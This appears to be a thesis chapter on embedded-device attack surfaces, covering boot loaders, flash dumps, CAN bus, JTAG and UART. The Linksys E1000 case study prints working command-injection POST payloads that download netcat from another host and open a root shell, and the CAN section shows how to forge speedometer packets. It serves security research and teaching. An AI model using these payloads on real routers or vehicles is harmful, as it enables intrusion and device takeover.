The problems observed in plain firmware update distribution can be solved by means of cryptography. In case that confidentiality of data and code stored in the firmware are not a priority, **public-key cryptography** is often implemented. Indeed, an authenticated firmware update mechanism, shown in figure 3.2, employs digital signatures to ensure the authenticity and the integrity of the firmware update image.

We have not conducted investigations on embedded devices using signature verification, although practical attacks are based on **implementation flaws** and the use



Figure 3.2: Authenticated firmware update sequence: the boot-loader verify the authenticity of the update prior to write the new firmware into the Flash device.

of **insecure cryptographic algorithms**. For example, let us take an hypothetical device using a microcontroller with 16-bit memory addressing, clocked at 16 MHz: this kind of setup is common in several small-sized and low cost embedded devices. The total Flash chip size is 32 KB, integrated in the microcontroller package and memory mapped from address 0xFFFF downwards. Interrupt and *reset vectors*[2] are located in the address range 0xFF00 − 0xFFFF. Each time the CPU is started, fetches the reset vector from address 0xFFFE. This address shall contain a pointer to the entry point of the boot loader code. The device uses part of its non-volatile memory for storing runtime values and memory controller allows one configurable continuous memory write-protection area, meaning that this area shall cover at least the whole boot loader in order to keep authentication algorithm and key store secure. If the boot loader code is 8 KB wide, this means that the *only* write-protected area is 0xDFFF − 0xFFFF. Reset vectors must reside in the same write-protected area as the boot loader because if an attacker manages to alter them, the whole boot loader code could be bypassed.
If the device exposes a vulnerable interface or communication channel, this implementation flaw can be used to trigger, for example, some kind of memory overflow condition. This vulnerability can be used to overwrite the function return address on the stack and to inject malicious code into device RAM. Injected code can be used by the attacker to take control of the device because embedded devices usually lacks any form of *exploit mitigation techniques* such as ASLR, stack randomization or canary words.

3.1.3 Dual Boot-Loader

In previous sections we have shown how monolithic boot loaders works in various context. It is common, in particular in the automotive field, to find the boot loader code split into different, independent entities. A single boot loader is split into a *primary boot loader* (PBL) and a *secondary boot loader* (SBL). The primary boot loader is always loaded upon processor reset, while the secondary one is loaded only when its action is needed. During normal device startup, the primary boot loader

[2]The **reset vector** is the default location a central processing unit will go to find the first instruction it will execute after a reset.

initializes all the essential peripherals and registers and gives the control of the processor to the mail application. In other special situations such as firmware update, diagnostic or debugging, the primary boot loader invokes the secondary one. The secondary boot-loader can be either stored in the device or, upon request, uploaded from an external source to the internal RAM as shown in figure 3.3.



Figure 3.3: Secondary boot-loader load and boot sequence in a device with dual phase boot-loader capability. The SBL is loaded from an external device through a communication channel.

As stated in a technical report [4] by the Society of Automotive Engineers (SAE), the secondary boot technique is suited for those microcontrollers that have a secondary memory, like SRAM or EEPROM, in addition to the Flash ROM where the application and boot reside. The technical report outlines the opportunity to *load the secondary boot loader code from an external communication channel*: our analysis on several *junction boxes* of different car manufacturers confirmed this fact. This is used by dealer's test and diagnostic tools for inspection and updating purposes. This feature exposes a high profile attack vector enabling to gain the complete control of the embedded device.
For example, we need to load an external SBL used to update the PBL in a hypothetical microcontroller with common characteristics in the automotive field: 512 KB of internal Flash memory mapped in range $0 - 0x7FFFF$, 4 KB primary boot loader starting from the bottom of the Flash range, 64 KB of SRAM mapped after the internal Flash address range and an integrated Controller Area Network (CAN) bus interface. The SBL and the update are loaded from the CAN bus by using a custom protocol. The boot process from the power on reset to the end of the update, takes place in the following steps:

1. a power on reset interrupt is issued, PBL entry point is loaded from the reset vector;
2. PBL code is executed: a minimum environment is set-up including CAN interface registers initialization to allow external communication;
3. an external device issues specific commands via CAN interface to instruct the PBL that an external SBL load will begin;

4. SBL is loaded from the CAN bus and stored at the address range starting at 0x80000;
5. PBL jumps to the first instruction at address 0x80000. The control is passed to the in-ram SBL;
6. SBL locks all the Flash in range 0x1000 − 0x7FFFF to secure non-PBL code and starts the erase of the PBL memory range;
7. SBL writes the new PBL to the Flash memory. The process is complete and SBL issue another processor reset to return the control to the updated primary boot loader.

The power of this attack vector rely not only in arbitrary remote code execution, but also in the ability to overwrite any information stored in the Flash memory. As shown at point 6, to be able to perform the update of PBL, the task of write protecting the Flash memory is delegated to the SBL. This allows an attacker to **gain complete control of the device**. Of course the whole process can be secured by using public-key authentication explained in previous section. Indeed, in our investigation at least one major car manufacturer did not enforced such security mechanism.

3.1.4 Flash Chip Dump

The firmware manipulation of an embedded device can be accomplished by direct memory chip dump. In order for this operation to be feasible, the memory chip should reside in a separate package in respect to the MCU or the CPU. In case non-volatile memory is integrated into the same microcontroller package, it may still be possible to dump its content by using the chip decapsulation techniques explained in [5].

Two main families of interconnection bus are used in memory devices: serial and parallel. Common serial interface standards are the Serial Peripheral Interface (SPI), Inter-Integrated Circuit (I^2C) and eMMC. These serial interfaces are commonly found in embedded design because allows good performance, low component count and small footprint and are often used to connect different kind of peripherals such as ADC, sensors, networking devices and real-time clocks.
Memory integrated circuits with parallel interface have often a non-standard pinout and protocol. In recent years, a consortium founded by major manufacturers of NAND Flash memories has developed and adopted a new open standard: the Open NAND Flash Interface Working Group (ONFI). This standard specifies critical aspects of NAND memories such a *standard command set* for reading, writing, and erasing and standard timing requirements.

External memory chips represent excellent attack vectors allowing **arbitrary**



Figure 3.4: Highlight of the electrical connections between the Flash memory of a Crucial SSD (case study of section 3.1.1) and a USB Flash memory dump tool that we built.

read and write operation on internal firmware code and data. Interfacing to an external memory chip often requires de-soldering of the package from the PCB and the use of a specific hardware programmer to perform read/write operations. In figure 3.1.4 we connected the on-board Flash IC of the Crucial SSD introduced in case study of section 3.1.1, to a *custom USB Flash programmer* that we built. This device allowed us to dump the content of the Flash chip: by comparing the dump with the firmware update file obtained in the case study, we were able to confirm that such file actually contains the whole firmware image.

3.2 Software User Interfaces

Many embedded devices are equipped with a software user interface used for interaction, configuration or remote management. This interface is usually running on a lightweight HTTP server on a operating system (eg. Linux) or bare-metal (no OS, just plain firmware). If the operating system is present, usually it is running without privilege separation.
To find a useful (for the sake of reverse engineering) exploit can be trivial due to the high software fragmentation among different devices and software updates. On web user interfaces, several standard exploitation techniques such as SQL injections or XSS can be successful. Also, critical bugs such as **Shellshock**[3] and **Heartbleed**[4]

[3]CVE-2014-6271: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271`
[4]CVE-2014-0160: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160`

could become long-time attack vectors in embedded devices using Bash or OpenSSL due to less frequent firmware updates.
Thus, in the field of reverse engineering an attacker can take advantage of known security vulnerabilities, for example to *get write-access to a device with signed firmware updates*. We present a case study in which known security vulnerabilities can be exploited for **remote code execution**.

Linksys E1000: CVE-2013-3307

Linksys E-series network routers are Linux-based home and small office networking devices. A Common Vulnerability and Exposure (CVE) has been found[5] for models E1000, E1200 and E2400. These routers are vulnerable to a command injection vulnerability. Specifically, input passed to the ping_ip parameter in apply.cgi is not properly checked for non-valid input.
The device does not run SSH or telnet server so any direct connection to the device different from the web interface is not allowed. We can bypass this limitation by exploiting this vulnerability to get a **reverse root shell**. By injecting commands in the ping_size parameter, we were able to issue the reboot command. The device rebooted so the attack works:

```
POST /apply.cgi HTTP/1.1
Host: 192.168.1.1:80

submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&
action=&commit=0&ping_ip=127.0.0.1&ping_times=5&ping_size=32%20127.0.0.1
%26%26reboot&traceroute_ip=
```

By using multiple payloads (due to parameter size limitation) we were able to complete the attack and obtain a root shell. The **netcat** source code was statically cross-compiled for the ARM architecture and downloaded onto the device:

```
POST /apply.cgi HTTP/1.1
Host: 192.168.1.1:80

submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&
action=&commit=0&ping_ip=127.0.0.1&ping_times=5&ping_size=32%20127.0.0.1
%20%26%26%20wget%20http%3A%2F%2F192.168.1.2%2Fnc%20-O%20%2Ftmp
%2Fnc&traceroute_ip=
```

By executing the uploaded netcat binary we can gain a reverse root shell and take control of the device.

```
POST /apply.cgi HTTP/1.1
Host: 192.168.1.1:80

submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&
action=&commit=0&ping_ip=127.0.0.1&ping_times=5&ping_size=32%20127.0.0.1%
20%26%26%20sh%20-c%20%22%2Ftmp%2Fnc%20-l%20-p%2012345%22&traceroute_ip=
```

[5]CVE-2013-3307: `http://cve.mitre.org/cgi-bin/cvename.cgi?name=2013-3307`

Launching ls command on the device confirmed the success of the attack.

```
# nc 192.168.1.1 12345
ls
www
var
us
tmp
sys
sbin
proc
mnt
lib
etc
dev
bin
```

3.3 Hardware Communication Channels

Not every embedded device exposes a user interface but most, if not all, devices contain some fashion of hardware communication channel. Both internal and external channels can expose valuable attack vectors. As stated before in this chapter, embedded microcontrollers implement hardware serial communication interfaces such as I^2C and SPI to enable data exchange between the central processor and various on-board peripherals. While next section will deal with internal communication channels, let us first focus on communication channels that can be reached without soldering or modifying PCB.

This section is the result of our investigations on several automotive devices: the car's electronic environment is an excellent case study for this category of attack vectors due to the abundance of on-board peripherals, communication channels and interconnections.

3.3.1 CAN Bus Network

One of the most important automotive hardware communication interface is the **CAN bus**: a vehicle bus standard designed to allow microcontrollers and devices to communicate with each other within a vehicle without a host computer. CAN bus is a message-based protocol, designed specifically for automotive applications but now also used in other areas such as aerospace, maritime, railway vehicles, industrial automation and medical equipment. CAN is a multi-master serial bus for connecting multiple nodes ranging from a simple I/O device to more sophisticated embedded computers like the engine ECU. From an application point-of-view, a CAN packet contains an identifier and data. The *identifier* can be either 11 (CAN 2.0A) or 29 bits wide (CAN 2.0B), although in our car investigation *we have found only 11 bit identifiers*. Since CAN is a broadcast bus (each ECU receives all packets), the iden-

tifier is used primarily to help ECUs to identify which message to process and which not. It is also used as a bus-level priority field: the lower the value, the higher the priority. The *payload* can range from 0 to 8 bytes of data. At frame layer there is also a Data Length Code (DLC) field and a CRC-16 field for *integrity check*, although this checksum is usually computed by the hardware CAN controller. Controllers can be programmed to automatically (i.e. in a transparent way for the application) retransmit each frame until an *Acknowledge* (ACK) signal is received on the line.

CAN packets used in automotive networking can be distinguished in two main categories: *service packets* and *diagnostic packets*.

CAN Service packets

Several (even up to 30) ECUs are running and collaborating in cars manufactured in latest years. Every ECU is mainly independent on its tasks but occasionally some commands and information must be exchanged from one device to another. For example let us think at the engine control unit and the tachometer's control unit: the former is responsible for every task regarding engine management, including measuring wheel speed and engine revolutions per minute. These information are transmitted to the tachometer to be displayed. The transmission occurs on the CAN bus that connects, among other, these two ECUs. Every time engine ECU transmits a packet containing the actual crankshaft velocity, the tachometer embedded controller process this information and display its value on the dashboard.

As found by Miller and Valasek in [6], the speedometer in Toyota Prius MY 2010 does receive CAN messages having the lowest byte set to 0xB4 and the highest set to 0x00. The message length is always eight byte, zero padded when necessary. By sniffing on the CAN bus while the car is idling, several regular packets can be intercepted:

```
ID: 00 B4
Lenght: 8
Payload: 00 00 00 00 00 00 00 BC
```

While moving at a constant speed of about 16 km/h the payload of the traffic on the bus is:

```
ID: 00 B4
Lenght: 8
Payload: 00 00 00 00 00 06 66 28
```

The ID and length fields are unchanged. Sixth (0x06) and seventh (0x66) bytes represents the car speed expressed in miles per hour by a multiplication factor of 161.

At this stage, replaying packets is an easy task, but forging speedometer packets with arbitrary speed needs further reverse engineering of the protocol to understand the eighth byte (0x28). As previously stated, CAN protocol does have a CRC-16 field

used to ensure packets integrity over media transfer. It is common to find a further integrity mechanism at the protocol level as with TCP/IP over Ethernet bus: the eighth byte could be a checksum, parity or cyclic redundant check field. By manually computing some combinations of sum, xor and CRC-8 polynomials it is easy to find out that this byte is simply a checksum of all the previous ones with a final mask to limit the size at one byte:

```
(0x00 + 0xB4 + 0x08 + (0x00 * 5) + 0x06 + 0x66) 0xFF = 0x28
```

The ability to forge arbitrary valid speedometer packets can be useful during reverse engineering of the device: what about sending packets with speed set to 0xFFFF? Due to the inability of a car to effectively reach those speed, some kind of vulnerabilities or anomalies could be triggered by such forged packets. The lack of proper speed range check in the dashboard can lead to potential buffer overflows or unexpected behaviour, helping to reverse engineer the device.

CAN Diagnostic packets

The second family of CAN messages in automotive networks is diagnostic packets. These CAN messages are used by manufacturer and dealer tools to *perform diagnostics* on various automotive systems. These packets will typically not be seen during normal operation of the vehicle. As an example, the following is an exchange to clear the fault codes between a diagnostic tool and the anti-lock brake (ABS) ECU:

```
ID: 0760 - Len: 08 - Payload: 03 14 FF 00 00 00 00 00
ID: 0768 - Len: 08 - Payload: 03 7F 14 78 00 00 00 00
ID: 0768 - Len: 08 - Payload: 03 54 FF 00 00 00 00 00
```

In the case of diagnostic packets, each ECU has a particular ID assigned to it. As in the example above, 0x760 is the ABS in several Ford vehicles [7] and 0x768 is the identifier of the response from the ECU.

Diagnostic messages can be very helpful during reverse engineering: these can be used to *trigger specific test commands*, *update the firmware* or *load a secondary boot loader*. The ability to trigger a specific ECU task by injecting special diagnostic messages into the CAN network, can help finding a target functionality inside the firmware by using live debugging techniques described in 5.2.
There exist several diagnostic protocols in the automotive industry, some of them have been standardized and some other are still highly manufacturer and device dependent. Two of the standards adopted by some manufacturers are **ISO 15765-2** [8] and **ISO 14229-1** [9], **14230-2** [10]: in the OSI Model, the former covers the layer 3 (network layer) and 4 (transport layer), while the latter covers the layer 5 (session layer) and 7 (application layer).

ISO 14229-1 and 14230-2, also called Unified Diagnostic Services (UDS), describe the format of the actual data sent. The standard describes a list of services exposed

by the ECU. In table 3.1 there is a list of services which could be helpful during reverse engineering.

Service ID	Response ID	Service Name
0x10	0x50	Diagnostic Session Control
0x11	0x51	ECU Reset
0x27	0x67	Security Access
0x34	0x74	Request Download
0x35	0x75	Request Upload

Table 3.1: Table of relevant *Unified Diagnostic Services*, corresponding Service IDs and Response IDs

In order to be able to interact with an ECU in diagnostic mode, a diagnostic session must be set-up first by using the **Diagnostic Session Control** service. This service establishes a diagnostic session with the ECU and is usually necessary before any other commands can be sent. Depending on which session is active, different services are available. On start, the control unit is by default in the "Default Session". Other sessions are defined, but are not required to be implemented depending on the type of device:

- *Programming Session*, used to upload software.
- *Extended Diagnostic Session*, used to unlock additional diagnostic functions, such as the adjustment of sensors.
- *Safety system diagnostic session*, used to test all safety-critical diagnostic functions, such as airbag tests.

Here is an example with the ISO 15765-2 header removed:

```
13:09:19.215 > 02 10 02 00 00 00 00 00
13:09:19.222 < CAN ERROR
13:09:19.223 > 02 10 02 00 00 00 00 00
13:09:19.230 < CAN ERROR
13:09:19.230 > 02 10 02 00 00 00 00 00
13:09:19.287 < 06 50 02 00 19 01 F4 00
...
```

The ECU receives a Single Frame (0x0) with two bytes payload (0x2), with a request to enter in Diagnostic Session (0x10) and to activate the Programming Session (0x02). The diagnostic tool reports two times a *"CAN ERROR"* code, meaning that the ECU is still powering up and it is not ready to receive CAN traffic. Once the ECU is ready, it replies back with a Single Frame with four bytes payload: the first byte is the Response ID (0x50) to confirm the success of the operation, the second byte (0x02) confirms the code that was sent, the remaining two bytes are part of the

session established data.

In order to perform most of the sensitive diagnostic actions, it is necessary to authenticate to the ECU using the **Security Access** service. A symmetric-key challenge-response authentication protocol is used. As found by Miller and Valasek [6], the security access can be bypassed on some ECU, such as the Park Assist Module (PAM) by Ford, because the challenge is hard-coded and not randomized.

```
13:09:19.487 > 02 27 01 00 00 00 00 00
13:09:19.540 < 05 67 01 88 36 F8 00 00
13:09:19.541 > 05 27 02 EB 64 12 00 00
13:09:19.598 < 02 67 02 00 00 00 00 00
```

The diagnostic tool enters authentication service (0x27) and asks for the challenge (0x01). The ECU replies back with the correct Response ID (0x67) and the 24-bit challenge (highlighted in blue). The diagnostic tools calculates and sends back the response (highlighted in green). Note the byte 0x02 used to distinguish the challenge from the response.

Once a diagnostic session in set-up and authenticated, the **Request Download** and **Request Upload** services can be used (if implemented). These allow to either *dump or upload data to/from the ECU*. If this attack vector is successful, direct firmware manipulation techniques described in section 3.1 can be used.

3.3.2 Short-range RF

Short-range radio-frequency communication is used for authentication, remote control and data communication. Frequencies ranges from LF (125 KHz) to UHF (433 MHz), sometimes also in the ISM band (2.4 GHz). Low Frequency is used primarily by immobilizers to authenticate keys [11] while higher frequencies are used for keyless entry systems [12], remote central locking systems [13] and Tire Pressure Monitor Sensors (TPMS). A TPMS system is composed of two components: sensors and the control logic. Battery-powered pressure sensors inside each tire to measure tire pressure and can typically detect any loss greater than 100 hPa [14]. Since a wired connection between the ECU and a rotating tire is difficult to implement, a RF connection is used instead. The communications protocols used between sensors and TPMS ECUs are proprietary. TPMS commonly use frequencies in the band of 315 MHz or 433 MHz (UHF) and Amplitude Shift Keying (ASK) or Frequency Shift Keying (FSK) modulations [15].

The control logic can be integrated into an existing ECU (eg. body computer or dashboard) or use a dedicated ECU connected via CAN bus. In [15] Rouf, Miller et al. conducted a deep analysis on TPMS sensors revealing deep security and implementation flaws. The sensors does not use any form of encryption nor authentication and the observations suggested that TPMS ECU employs trivial filtering mechanisms which can be easily confused by spoofed packets.

In the paper, researchers were able to crash the TPMS ECU and completely disable the service by exposing the car to spoofed packets. The ECU could not be recovered even after a power reset, indicating that the attack had somehow compromised some internal data structures. The ECU was in fact physically replaced with a new one. This kind of behaviour indicates the possibility to take advantage of forgotten TPMS RF packets to trigger anomalies inside the ECU. These anomalies are useful during reverse engineering as shown in chapter 5.

3.3.3 Audio Devices

Embedded devices used for multimedia application are widespread in many environments: Home Theatre systems, DVD and Blu-Ray players and car radio are just a few examples. Often these device are used to play multimedia contents from Compact Disk or USB mass storage devices, but they can also be used to update the device firmware.

Even if the firmware is signed or encrypted, the player could contains security flaws in file handling, leading to security breaches. As stated in [16], the WMA (Windows Media Audio) file parser in the analysed car radio is vulnerable to buffer overflow attack. In fact, one of the file read functions makes strong assumptions about input length and moreover there is a path through the WMA parser that allows arbitrary length reads to be specified.

By using a modified WMA file with a specific payload, researchers managed to execute arbitrary code in the media player.

3.4 On-board Debug Interfaces

When no feasible "external" attack vectors can be found, several weaknesses can still lay under the hood of an embedded device. Peripherals and hardware interfaces at the level of the device printed circuit board, conceived with a friendly environment in mind, might hide valuable reverse engineering tools. In particular we deal with the on-board debug interfaces used for debugging purposes during device development.

3.4.1 Standard Test Access Port and Boundary Scan Architecture

Joint Test Action Group (JTAG) is the common name for the IEEE 1149.1 Standard[17] Test Access Port (TAP) and Boundary-Scan Architecture. It was developed in the mid-80s as a method to test printed circuits boards after manufacture. In 1990 Intel released the first processor with JTAG – the 80486 – which led to quicker industry adoption by all manufacturers. Nowadays this is the de-facto standard for debugging and testing at chip level. Although JTAG has great utility in friendly environments, its presence in an even moderately hostile environment can lead to undesirable forms of exposure [18].



Figure 3.5: JTAG header on the PCB of a Crucial SSD (case study of section 3.1.1). In the picture are highlighted the four fundamental JTAG digital signals.

As visible in figure 3.5, at the electrical level a JTAG interface is a set of four – five including reset – digital signals used to connect a JTAG debugger to the printed circuit board. The four signals are:

- **TDI** (Test Data In) serial data from debugger to target
- **TDO** (Test Data Out) serial data from target to debugger
- **TCK** (Test Clock) synchronous serial clock
- **TMS** (Test Mode Select) controls the TAP controller state transitions

Figure 3.6 provides an overview of JTAG logic blocks in a typical ARM microcontroller. More than one device or IC can be connected to the same JTAG connector: each device is daisy-chained to the next and accessed in a serial fashion. A single JTAG connector can, for example, exploit not only the main microprocessor, but also the external Flash memory connected to it, as we will see later. From a reverse engineering point of view, JTAG could expose at least three attack vectors: *access to low level Input/Output control logic*, *trigger Flash memory read/write operations* and *access to the CPU debug features*.

Boundary Scan Register

The first attack vector is represented by the **Boundary Scan Register** (**BSR**): a layer between physical pins on the microcontroller's package and the underlying I/O control logic. This layer was initially designed to help engineers to test electric interconnections between multiple IC looking for certain faults, caused mainly by



Figure 3.6: JTAG configuration in multi-IC environment and internal JTAG logic blocks and interconnections in a ARM microcontroller.

manufacturing problems. Boundary Scan is composed of several **Boundary Scan-Cell** (**BSC**), one for each digital pin on the IC package. Every cell is effectively a read/write one-bit register that allows the JTAG probe to retrieve or *alter the electric logic state of the connected pin*. Boundary Scan is completely transparent to the main processor, providing the attacker a powerful, yet invisible, low level hardware access to the I/O logic of the device.
Boundary Scan can be used as a **raw logic-level analyser** by reading out all the values of the relevant pins at regular intervals. This could be particularly useful in case of BGA packages [19], when the pins on the package are not directly accessible by a test probe.

Indirect In-System Programming

The second attack vector is **Indirect in-System Programming** (**ISP**): a method for **Flash reprogramming** without CPU intervention. There exist different ISP techniques depending on Flash memory technology used in the device: internal or external, serial or parallel. External Flash memories can be re-programmed using Boundary Scan. By simulating a standalone Flash programmer, the BSR can directly send commands and data to the external memory chip without de-soldering from the device PCB.

In-device Code Debugging

Eventually, the most powerful feature of JTAG is the ability to perform **In-device Code Debugging** (**ICD**). On devices equipped with an integrated debug controller, the Test Access Port can be used to gain access to the CPU registers and to control its execution. The majority of commercial ARM-based microcontrollers allow, among other things, to halt the CPU, inspect and alter its registers and memory, single step through the code, and define breakpoints. This is probably the best-case scenario in embedded architectures reverse engineering: having the **complete read/write access to the CPU address space**, along with the control of the execution flow, leads to a classic PC software-level debug and RE.

Security Countermeasures and Restrictions

Of course, there are security mechanisms used to **restrict or disable JTAG** on production devices. The best way to disable JTAG on production devices would be to completely remove the TAP controller from the silicon die: this is usually not feasible due to the high cost of a semiconductor mask revision, in the range of $10^5 - 10^6$ dollars [20]. Tradeoff JTAG protection mechanism are usually *hardware based but software triggerable*: the two most widely used are *e-fuses* and *microcode*. The former is a one-way approach in which a set of electric junctions, acting like fuses, can be blown using software routines: e-fuses are actually one-time programmable configuration bits.
Security verification in the *Mask ROM boot-loader* is the other widely used JTAG toggling approach. A small, read-only boot-loader is physically stored in a Mask ROM[6] and used in the CPU startup process to decide whether to disable the JTAG interface based on the value of a variable stored in a fixed area of the Flash memory.
Both these security mechanisms can be bypassed by means of electronic and physical faults injection. As shown in [21], the most effective non-invasive fault injection techniques are: variation in the supply voltage during execution, variation in the external CPU clock and temperature. In a glitch attack, the common idea is to deliberately generate a malfunction that causes one or more transistors to transition into a wrong state. The aim is usually to replace a single critical machine instruction with an almost arbitrary one. Glitches can also aim to corrupt data values as information is transferred between registers and memory.
As shown in [22], in the e-fuse verification routine by the Mask ROM boot-loader of the Motorola MC68HC05 microcontroller, a double frequency clock glitch can cause an incorrect instruction fetch and a low-voltage power glitch results in corrupted EEPROM data read.

[6] **Mask ROM** is a type read-only memory whose contents are printed in the silicon at manufacturing time.

Because JTAG is also used by chip manufacturers to perform tests during both development and production, some reserved JTAG functions might not be available in the public documentation. Hidden JTAG instructions can potentially be retrieved using a blackbox approach as shown by Domke in [23].

3.4.2 Serial Communication Interface

A less powerful, but still highly informative, tool with respect to JTAG is the **Serial Communication Interface** (**SCI**). Also commonly referred to as **Universal Asynchronous Receiver-Transmitter** (**UART**), this interface is widely employed as serial debug console while the most common protocol standard is RS-232 [24].
Serial ports are extremely useful to embedded developers, who commonly use them for:

- Accessing the boot loader;
- Observing boot and debug messages;
- Interacting with the system via a shell.

DVB-T Receiver Case Study: Bootloader Debug Console

While repairing an old **Terrestrial Digital Video Broadcasting** (**DVB-T**) set-top box, we spotted a possible interesting case study. This device is probably equipped with some sort of operating system to handle concurrent tasks and user interactions: we confirmed this hypothesis by inspecting the output of the boot-loader debug console.
From a visual analysis of the printed circuit board of the device (figure 3.7), the main components can be clearly distinguished: on the left side is placed the power supply section, the big rectangular package is a DRAM memory chip, the square one is the main microcontroller (the ID has been scraped off during manufacturing to prevent identification) and the small chip on lower-right side is a SPI Flash memory.
Moreover, the analysis show an unpopulated 4-pin connector on the top-left of the microcontroller: this is a good candidate as a debug UART connector because such connectors are usually composed of four wires, namely power supply ground, power supply positive voltage, transmission line and reception line. An electrical inspection using a digital oscilloscope confirms the hypothesis. To be able to read an asynchronous serial stream, parameter settings must be known or found out. The bitrate parameter can be identified by looking for the specific timing between adjacent bits in the stream. As shown in figure 3.8 the timing measured about $8.700us$, corresponding to the standard baud rate of $115200bps$. The other parameters are: number of bits per frame, parity check, number of stop bits and are usually configured as 8-N-1 (i.e. 8 bits per frame, no parity, 1 stop bit).

